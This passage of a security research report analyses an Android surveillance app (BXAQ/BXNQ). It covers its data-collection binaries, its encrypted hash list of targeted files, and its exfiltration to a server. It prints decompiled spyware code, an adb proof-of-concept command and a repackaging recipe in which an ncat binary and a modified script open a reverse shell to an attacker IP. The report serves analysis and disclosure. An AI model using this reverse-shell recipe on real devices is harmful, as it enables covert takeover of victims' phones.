public class OpenAssetsToFiles {
    public static void unZipAssetsAndChomd(Context context) {
        String str = context.getFilesDir().toString() + "/";
        installPreload(context, str);
        ShellCommands.chmod775(str + "wifiscan");
        ShellCommands.chmod775(str + "wifiscan_pie");
        ShellCommands.chmod775(str + "bk_samples.bin");
        ShellCommands.chmod775(str + "terrorism_apps.csv");
        ShellCommands.chmod775(str + "id.conf");
        ShellCommands.chmod775(str + "getVirAccount");
        ShellCommands.chmod775(str + "gen_wifi_cj_flag");
        ShellCommands.chmod775(str + "gen_wifi_cj_flag_pie");
    }
```

Figure 19 OpenAssetsToFiles class review

File: com/fenghuo/qzj/WelcomeActivity.java

The WelcomeActivity class in the com.fenghuo.qzj package is an Android activity that sets up and manages the application's main interface. It initializes UI elements such as buttons and text views, handles file extraction from the assets directory to internal storage using OpenAssetsToFiles, and configures network settings by displaying the device's IP address and managing Wi-Fi connections. The class requests necessary permissions for external storage and audio recording, collects data from the device (like contacts, SMS, call logs, and calendar entries), and transmits this data to a remote server. Additionally, it uses timers and handlers to update the UI and manage background tasks, orchestrating the overall data collection and transmission process.

Additionally, it executes shell commands to run binaries such as wifiscan[_pie] and getVirAccount with specific arguments, such as file paths and modes, to perform various data collection and processing tasks. These commands adjust based on the Android version, ensuring compatibility and proper execution across different devices.

```
                    if (Build.VERSION.SDK_INT >= 16) {
                        ShellCommands.doSuCmds("sh", Global.absolutefilesPath_ + "/wifiscan_pie sm " + WelcomeActivity.this.sdP + " 2>" +
 Global.absolutefilesPath_ + "/error_file 1>" + Global.esnPath_ + "scandir_temp");
                    } else {
                        ShellCommands.doSuCmds("sh", Global.absolutefilesPath_ + "/wifiscan sm " + WelcomeActivity.this.sdP + " 2>" + Glo
bal.absolutefilesPath_ + "/error_file 1>" + Global.esnPath_ + "scandir_temp");
                    }
                }
                if (!"true/false".equals(string)) {
                    ShellCommands.doSuCmds("sh", Global.absolutefilesPath_ + "/getVirAccount " + Global.absolutefilesPath_ + "/id.conf "
+ Global.esnPath_ + "app_account");
                }
```

Figure 20 Shell Commands execution in the Class

getVirAccount

The getVirAccount binary scans a phone's storage for account identifiers from popular Chinese social media apps. It reads the id.conf file to determine which directories and files to scan.

```
./getVirAccount /data/local/tmp/id.conf
/app_account
FILE
FILE_CONTENT
/data/local/tmp/get_id.log
id.conf
EXTERNAL_STORAGE
SECONDARY_STORAGE
/sdcard/
```

Figure 21 Strings of getVirAccount binary

The file contains entries specifying the extraction of directory names, file names, or file contents based on regular expressions. The binary then logs the extracted data to an output file. This process helps in collecting account-related data from apps like Tencent QQ and Weibo, facilitating targeted data collection from specified storage paths.

```
┌──(ramil㉿kali)-[~/…/decompile/BXNQ_decompiled/assets/xbin]
└─$ cat id.conf
#包名\t路径名\t获取方式
#获取方式DIR FILE FILE_CONTENT
com.tencent.mobileqq    tencent/MobileQQ/    DIR    (^[1-9][0-9]+)
com.tencent.mobileqq    Tencent/MobileQQ/    DIR    (^[1-9][0-9]+)
com.tencent.mobileqq    tencent/QWallet/    DIR    (^[1-9][0-9]+)
com.tencent.mobileqq    Tencent/QWallet/    DIR    (^[1-9][0-9]+)
com.renren.mobile.android    Android/data/com.renren.mobile.android/cache/talk_log/  FILE    talk_log_([0-9]+)_.*
com.duowan.mobile    yymobile/logs/sdklog/  FILE_CONTENT    logs-yypush_.*txt    safeParseInt ([0-9]*)
com.immomo.momo immomo/users/   DIR    (^[1-9][0-9]+)
cn.com.fetion   Fetion/Fetion/  DIR    (^[1-9][0-9]+)
com.alibaba.android.babylon    Android/data/com.alibaba.android.babylon/cache/dataCache/    FILE    (^[1-9][0-9]+)
#"phone":"18551411***"
com.sdu.didi.psnger    Android/data/com.sdu.didi.psnger/files/omega    FILE_CONTENT    e.cache "phone":"([0-9]*)"
#aaaa
com.sankuai.meituan    Android/data/com.sankuai.meituan/files/elephent/im/    DIR    (^[1-9][0-9]+)
com.sogou.map.android.maps    Android/data/com.sogou.map.android.maps/cache/  FILE_CONTENT    cache    "a":"([^"]*)"
#com.sina.weibo loginname=red***@163.com&
com.sina.weibo  sina/weibo/weibolog/    FILE_CONTENT    sinalog.*txt    loginname=([^&]*)&
```

Figure 22 Contents of id.conf file

After modifying the application, it was run again to observe its behavior. The application sent a POST request containing zipped exfiltrated data to a locally hosted server, as seen from the screenshot. The server.py[3] can be downloaded from Github for replicating the scenario.

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ python3 server.py
/home/ramil/Labs/Mobile/APK/BXNQ/server/server.py:3: DeprecationWarning: 'cgi' is deprecated and slated for removal in Python 3.13
  import cgi
Serving on 192.168.[redacted]:8000
esn: None
imsi: None
model: None
WIFI_Req_Zip: ['\r\n']
WIFI_Nexus_5X_111.zip: None
192.168.[redacted]- - [22/Jun/2024 16:12:33] "POST / HTTP/1.1" 200 -
```

Figure 23 Listening server for incoming requests from BXAQ

This indicates that the app successfully collected and transmitted the targeted data to the specified endpoint, demonstrating its operational functionality and data exfiltration capability.

[3] server.py – https://github.com/kryptohaker/BXNQ





Figure 24 Successful Checking by BXAQ

wifiscan[_pie]

The "Total files hitted" was analyzed by wifiscan[_pie] which reads encrypted database "bk_samples.bin".



```
┌──(ramil㉿kali)-[~/…/decompile/BXNQ_decompiled/assets/xbin]
└─$ strings wifiscan_pie | grep -i encrypt*
MD5_encryption function argument is NULL!
MD5_encryption function malloc failed!
create encrypted file failed: %s
read encrypted file
open encrypted file failed: %s

┌──(ramil㉿kali)-[~/…/decompile/BXNQ_decompiled/assets/xbin]
└─$ strings wifiscan_pie | grep -i bk_samples.bin -B10 -A10
UrlDecode function malloc error!
basic_string
%d      %s
filepath
%lld
%ld
.apk
ro.build.version.sdk
/proc/self/exe
get this executable file location failed!
/bk_samples.bin
file dir:%s
bk all:%ld
this executable file path is error!
file not find %s
file  %s
size error
.txt
.doc
.docx
.pdf
```

Figure 25 Strings of wifiscan[_pie] binary

As previously mentioned, wifiscan[_pie] accepts several inputs, including the scanning mode, directories for scanning, and output paths. It is possible to execute it manually to observe its behavior. To test the application's scanning capabilities, a file named dalailama_p10.pdf (with hash b9aa0ab31f184ee23a336b4b3b804835)[4] was uploaded to the device's /sdcard/Download folder. This setup allows the application to detect and process the file during its scan, enabling the observation of how the application handles specific inputs and generates its outputs.




Figure 26 dalailama_p10.pdf was detected by wifiscan[_pie]

Presumably, the file bk_samples.bin contains file hashes that wifiscan[_pie] uses during its matching process against scanned files. By comparing these hashes with the files found during the scan, wifiscan[_pie] can identify specific files of interest, such as the dalailama_p10.pdf file placed in the /sdcard/Download folder.




Figure 27 Encrypted contents of the bk_samples.bin

To reveal the contents of the "bk_samples.bin", Dynamic Instrumentation Tools can be used. In this case, Frida[5] was installed and configured on the device. First, need to download the Frida server binary for Android from the Frida website and run it on the device.

---

[4] dalailama_p10.pdf – https://www.virustotal.com/gui/file/1fa261535eb0a3ad53ab499c93a40092f919db25374d081e1aa22a703df48a50
[5] Frida – https://github.com/frida/frida/releases

```
adb push frida-server /data/local/tmp/
adb shell chmod +x /data/local/tmp/frida-server
adb shell /data/local/tmp/frida-server &
```

Trace the Binary execution by using Frida, to intercept system calls and function calls within the wifiscan[_pie] binary. By tracing the fopen, fread, and memcpy functions, it is observed how the binary read the bk_samples.bin file line by line and how it processed the data in memory. The tracing script[6] can be downloaded from the Github.

```
     ____
    / _  |   Frida 16.2.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Pixel 3a (id=192.168.*.*:5555)
Spawning `/data/data/com.fiberhome.wifiserver/files/wifiscan_pie sm /sdcard`...
Script loaded and attached.
Spawned `/data/data/com.fiberhome.wifiserver/files/wifiscan_pie sm /sdcard`. Resuming main thread!
[Pixel 3a::wifiscan_pie ]-> memcpy called with dest: 0xffb36110, src: 0xf0284f78, n: 0x3
memcpy returned: 0xffb36110
memcpy called with dest: 0xffb3656c, src: 0xffb3616c, n: 0x29
memcpy returned: 0xffb3656c
memcpy called with dest: 0xefc63858, src: 0xefa805c8, n: 0x1c
memcpy returned: 0xefc63858
memcpy called with dest: 0xffb35b68, src: 0xba59449b, n: 0x9
memcpy returned: 0xffb35b68
memcpy called with dest: 0xffb35b71, src: 0xffb3656c, n: 0x38
memcpy returned: 0xffb35b71
memcpy called with dest: 0xffb35ba9, src: 0xba5944a6, n: 0x1
memcpy returned: 0xffb35ba9
write called with fd: 0x2, buf: 0xffb35b68, count: 0x42
write returned: 0x42
…[snip]…
memcpy returned: 0xffb35b98
write called with fd: 0x2, buf: 0xffb35b68, count: 0x31
write returned: 0x31
open called with path: /data/data/com.fiberhome.wifiserver/files/bk_samples.bin and flags: 0
open returned: 0x5
read called with fd: 0x5, buf: 0xba59a30c, count: 0x80
read returned: 0x80
memcpy called with dest: 0xed7c2c00, src: 0xba59a396, n: 0x80
memcpy returned: 0xed7c2c00
…[snip]…
```

Figure 28 Intercepting system calls by Frida for wifiscan[_pie] binary

For intercepting and dumping memcpy function Frida script[7] was written which can be downloaded from Github. The memcpy function was intercepted to capture the decrypted data being transferred in memory and intercepted data was logged in hexadecimal format as part of the Frida script.

```
frida -U -f "/data/data/com.fiberhome.wifiserver/files/wifiscan_pie" -l dump_data.js -- sm /sdcard | tee mem_dump_hex.txt
```

[6] trace.js – https://github.com/kryptohaker/BXNQ
[7] dump_data.js – https://github.com/kryptohaker/BXNQ

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ head -n30 mem_dump_hex.txt
     ____
    / _  |   Frida 16.2.1 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Pixel 3a (id=192.168.[redacted]:5555)
Spawning `/data/data/com.fiberhome.wifiserver/files/wifiscan_pie sm /sdcard`...
Script loaded and attached.
Interceptors attached.
Spawned `/data/data/com.fiberhome.wifiserver/files/wifiscan_pie sm /sdcard`. Resuming main thread!
[Pixel 3a::wifiscan_pie ]-> memcpy called with dest: 0xffa04140, src: 0xf5ae0f78, n: 0x3
Decrypted Data: 333200
memcpy returned: 0xffa04140
memcpy called with dest: 0xffa0459c, src: 0xffa0419c, n: 0x29
Decrypted Data: 2f646174612f646174612f636f6d2e6669626572686f6d652e776966697365727665722f66696c6573
memcpy returned: 0xffa0459c
memcpy called with dest: 0xf5526858, src: 0xf53005c8, n: 0x1c
Decrypted Data: 8064bcf33004bcf3c010bcf3c053bcf3604bbcf3b025bcf32019bcf3
memcpy returned: 0xf5526858
memcpy called with dest: 0xffa03b98, src: 0xb79da49b, n: 0x9
Decrypted Data: 66696c65206469723a
memcpy returned: 0xffa03b98
memcpy called with dest: 0xffa03ba1, src: 0xffa0459c, n: 0x38
Decrypted Data: 2f646174612f646174612f636f6d2e6669626572686f6d652e776966697365727665722f66696c65732f626b5f73616d706c65732e62696e
memcpy returned: 0xffa03ba1
```

Figure 29 Capturing the decrypted data being transferred in memory

A Python script was written to convert the logged hexadecimal data into ASCII text, making it readable and understandable. The convert.py[8] can be downloaded from the Github.

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ head -n30 bk_samples_decrypted.txt
32
/data/data/com.fiberhome.wifiserver/files
�d��0�������S��`K��%�� ��
file dir:
/data/data/com.fiberhome.wifiserver/files/bk_samples.bin


x�����������������������������������������������������������������
file
��ӯ���Ö��ɱ��������ɀ����������ŏ�����ö��


135510055
E624931E72EB7D0736B8E43BE9BBA4B6
8765440
3A78017C9F0B948EE8B99F7CD9D0A359
868352
16FB644579B95CB73B80C75C381D14AC
2029
879
790F89DDD4C74C5C97F59BB32C5E64F3
5210112
B229B6C4DDB12C59E3D2F061179A1B4B
59172363
12FEBEDF9B5F31469629244DC3444F96
96211387

A4B0AC7D24345EC586681F6D388A4306
14296646
B0C22F62EF307E72C59C51AB5E87A34A
```

Figure 30 Decrypted contents of the bk_samples.bin

As seen, from the screenshot, converted "bk_samples.bin" contains file sizes and corresponding hashes which wifiscan[_pie] was using as database. The database holds over 70K entries which were used during the matching process.

[8] convert.py – https://github.com/kryptohaker/BXNQ

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ grep -a -E '^[0-9a-fA-F]{32}$' bk_samples_decrypted.txt | sort -u | wc -l
73315
```

Figure 31 Summary of entries inside of the bk_samples.bin

As seen from the below screenshot dalailama_p10.pdf (B9AA0AB31F184EE23A336B4B3B804835) also stored in the database which wisifcan[_pie] marked as hitted file.

```
┌──(ramil㉿kali)-[~/…/Mobile/APK/BXNQ/server]
└─$ grep -a -i 'B9AA0AB31F184EE23A336B4B3B804835' bk_samples_decrypted.txt | sort -u
B9AA0AB31F184EE23A336B4B3B804835
```

Figure 32 The hash of hitted file found inside of the bk_samples.bin

gen_wifi_cj_flag[_pie]

The application assets include a binary file named gen_wifi_cj_flag[_pie], which decrypts an encrypted log file named cjlog.txt. This log file is generated and written to the device's storage during the scan process and stores the last scanning date and time.

```
2|sargo:/data/data/com.fiberhome.wifiserver/files # ./gen_wifi_cj_flag_pie
Usage  : gen_wifi_cj_flag encrypted_file_path decrypted_file_path
example: gen_wifi_cj_flag /data/local/tmp/cjlog.txt /data/local/tmp/cjlog_plain.txt
sargo:/data/data/com.fiberhome.wifiserver/files #
```

Figure 33 Usage example of the gen_wifi_cj_flag[_pie] binary

Notably, even after the application is uninstalled from the device, the encrypted cjlog.txt file remains on the device's storage. The cjlog.txt content can be decrypted using the trace execution script[9] where dumps decrypted data from the memory.

Use below command for tracing and dumping the content during the execution of gen_wifi_cj_flag[_pie] binary:

```
frida -U -f "/data/data/com.fiberhome.wifiserver/files/gen_wifi_cj_flag_pie" -l trace_execution.js --
/sdcard/Android/cjlog.txt /data/local/tmp/cjlog_plain.txt | tee cjlog_dump.txt
```

Then the previously used tool convert.py[10] can be used to decrypt the data to human readable format. Both scripts can be downloaded from Github.

```
$ python convert.py cjlog_dump.txt cjlog_plain.txt
Processed data has been written to cjlog_plain.txt

$ cat cjlog_plain.txt
…[snip]…
1719140985
…[snip]…

$ date -d@1719140985
Sun Jun 23 07:09:45 AM EDT 2024
```

Remote code execution (RCE) vulnerability in WelcomeActivity class

Vulnerability Explanation: The WelcomeActivity class contains a function that executes shell commands, which is vulnerable to remote code execution (RCE). This function runs within a new thread and uses the ShellCommands.doSuCmds method to execute binaries such as wifiscan and gen_wifi_cj_flag with specific arguments. These arguments include file paths and modes. The function checks the Android version to decide whether to use the _pie suffix for the binary names. It creates temporary

[9] trace_execution.py – https://github.com/kryptohaker/BXNQ
[10] convert.py – https://github.com/kryptohaker/BXNQ

files, sets start times, and reads configuration strings to determine if scanning is enabled. If enabled, it executes the shell commands, potentially allowing an attacker to manipulate these commands and execute arbitrary code.

Severity: High

Affected File: com.fenghuo.qzj.WelcomeActivity

Vulnerable Code:

```
final int i = Build.VERSION.SDK_INT;
                new Thread(new Runnable() { // from class:
com.fenghuo.qzj.WelcomeActivity.11.1
  @Override // java.lang.Runnable
  public void run() {
    Looper.prepare();
    WelcomeActivity.this.sendMssage(
        WelcomeActivity.this.getResources().getString(R.string.checking_file));
    Util.createFile(Global.esnPath_ + "scandir_temp");
    Util.createFile(Global.absolutefilesPath_ + "/error_file");
    new File(Global.absolutePath_);
    WelcomeActivity.this.startS = System.currentTimeMillis();
    String string =
        WelcomeActivity.this.getResources().getString(R.string.scandir_enable);
    if (string.contains("true")) {
      if (new File(Global.mSdCardPath_ + "/Android/cjlog.txt").exists()) {
        if (i >= 16) {
          ShellCommands.doSuCmds("sh",
              Global.absolutefilesPath_ + "/gen_wifi_cj_flag_pie "
                  + Global.mSdCardPath_ + "/Android/cjlog.txt "
                  + Global.mSdCardPath_ + "/cjlog_plain.txt 2>"
                  + Global.absolutefilesPath_ + "/log_file 1>"
                  + Global.absolutefilesPath_ + "/error_file");
        } else {
          ShellCommands.doSuCmds("sh",
              Global.absolutefilesPath_ + "/gen_wifi_cj_flag "
                  + Global.mSdCardPath_ + "/Android/cjlog.txt "
                  + Global.mSdCardPath_ + "/cjlog_plain.txt 2>"
                  + Global.absolutefilesPath_ + "/log_file 1>"
                  + Global.absolutefilesPath_ + "/error_file");
        }
        if (new File(Global.mSdCardPath_ + "/cjlog_plain.txt").exists()) {
          WelcomeActivity.this.uiHandler.sendEmptyMessage(7);
          return;
        }
      }
      if (i >= 16) {
        ShellCommands.doSuCmds("sh",
            Global.absolutefilesPath_ + "/wifiscan_pie sm "
                + WelcomeActivity.this.sdP + " 2>" + Global.absolutefilesPath_
                + "/error_file 1>" + Global.esnPath_ + "scandir_temp");
      } else {
        ShellCommands.doSuCmds("sh",
            Global.absolutefilesPath_ + "/wifiscan sm "
                + WelcomeActivity.this.sdP + " 2>" + Global.absolutefilesPath_
                + "/error_file 1>" + Global.esnPath_ + "scandir_temp");
      }
    }
```

Figure 34 Vulnerable code in WelcomeActivity class

The this.sdP is set to include all known SD card paths, starting with EXTERNAL_STORAGE and followed by SECONDARY_STORAGE if available. Global.absolutefilesPath_ is set to the app's data directory where its assets are stored, typically located at /data/data/com.fiberhome.wifiserver/. The Global.esnPath_ indicates the directory where the report is saved.

Vulnerable Code:

```java
        System.getenv();
        String str = System.getenv("EXTERNAL_STORAGE");
        if (Build.VERSION.SDK_INT < 23) {
            String str2 = System.getenv("SECONDARY_STORAGE");
            if (str2 == null || str2.equals("") || str2.equals("null")) {
                this.sdP = "\"" + str + "\" ";
                return;
            } else {
                this.sdP = "\"" + str + "\" \"" + str2 + "\"";
                return;
            }
        }
        if (Build.VERSION.SDK_INT >= 24) {
            this.sdP = "\"" + Global.mSdCardPath_ + "\" ";
            String storagePath = Util.getStoragePath(this, true);
            if (storagePath != null && !storagePath.equals("") && !storagePath.equals("null") && new File(storagePath).exists()) {
                this.sdP += "\"" + storagePath + "\"";
                return;
            }
            return;
        }
        String storagePath2 = Util.getStoragePath(this, true);
        if (storagePath2 == null || storagePath2.equals("") || storagePath2.equals("null") || !new File(storagePath2).exists()) {
            this.sdP = "\"" + str + "\" ";
        } else {
            this.sdP = "\"" + str + "\" \"" + storagePath2 + "\"";
        }
```

Figure 35 Environmental variables in WelcomeActivity class

Steps to reproduce the analysis: Use the command below to create rce.txt file in the /sdcard/Download directory.

```
adb shell "EXTERNAL_STORAGE='/sdcard'; echo "RCE" > /sdcard/Download/rce.txt; am start -n
com.fiberhome.wifiserver/com.fenghuo.qzj.WelcomeActivity"
```

```
PS D:\VMs\shared> adb shell "EXTERNAL_STORAGE='/sdcard'; echo "RCE" > /sdcard/Download/rce.txt; am start -n com.fiberhome.wi
fiserver/com.fenghuo.qzj.WelcomeActivity"
Starting: Intent { cmp=com.fiberhome.wifiserver/com.fenghuo.qzj.WelcomeActivity }
Warning: Activity not started, its current task has been brought to the front
PS D:\VMs\shared>
```

Figure 36 Successful execution of the payload

After execution, it is possible to check written RCE.txt file with `adb shell` or accessing over the phone to the Download folder.

```
PS D:\VMs\shared> adb shell
sargo:/ $ cd /sdcard/Download/
sargo:/sdcard/Download $ ls
dalailama_p10.pdf  rce.txt
sargo:/sdcard/Download $ cat rce.txt
RCE
sargo:/sdcard/Download $
```

Figure 37 Contents of the proof file

Remote code execution (RCE) vulnerability via assets

Vulnerability Explanation: The application contains a vulnerability in the OpenAssetsToFiles class, which copies files from the assets directory to the files directory and sets their permissions. This mechanism can be exploited to achieve remote code execution.

Severity: High

Steps to reproduce the analysis: By replacing the getVirAccount binary with a ncat binary and modifying the wifiscan[_pie] script to execute a reverse shell command, an attacker can gain control over the victim's device when the application runs.

Place a ncat binary in the app's assets/xbin directory, renaming it to getVirAccount.




Figure 38 Example execution of getVirAccount binary after replacing it with ncat and installing BXAQ

Change the content of wifiscan[_pie] to – e.g., replace TARGET_IP with your attacking machine's IP address:

```
#!/system/bin/sh

TARGET_IP="192.168.*.*"
PORT="4443"

/data/data/com.fiberhome.wifiserver/files/getVirAccount $TARGET_IP $PORT -e /system/bin/sh
```

Rebuild the APK, sign it, uninstall the previously installed BXNQ if necessary, and then install the signed APK on the device.




Figure 39 Example content of the wifiscan[_pie] after modification and installation of the BXAQ

When the victim clicks "Start Checking" in the application, it executes the wifiscan[_pie] script, initiating a reverse shell connection to the attacker's machine.

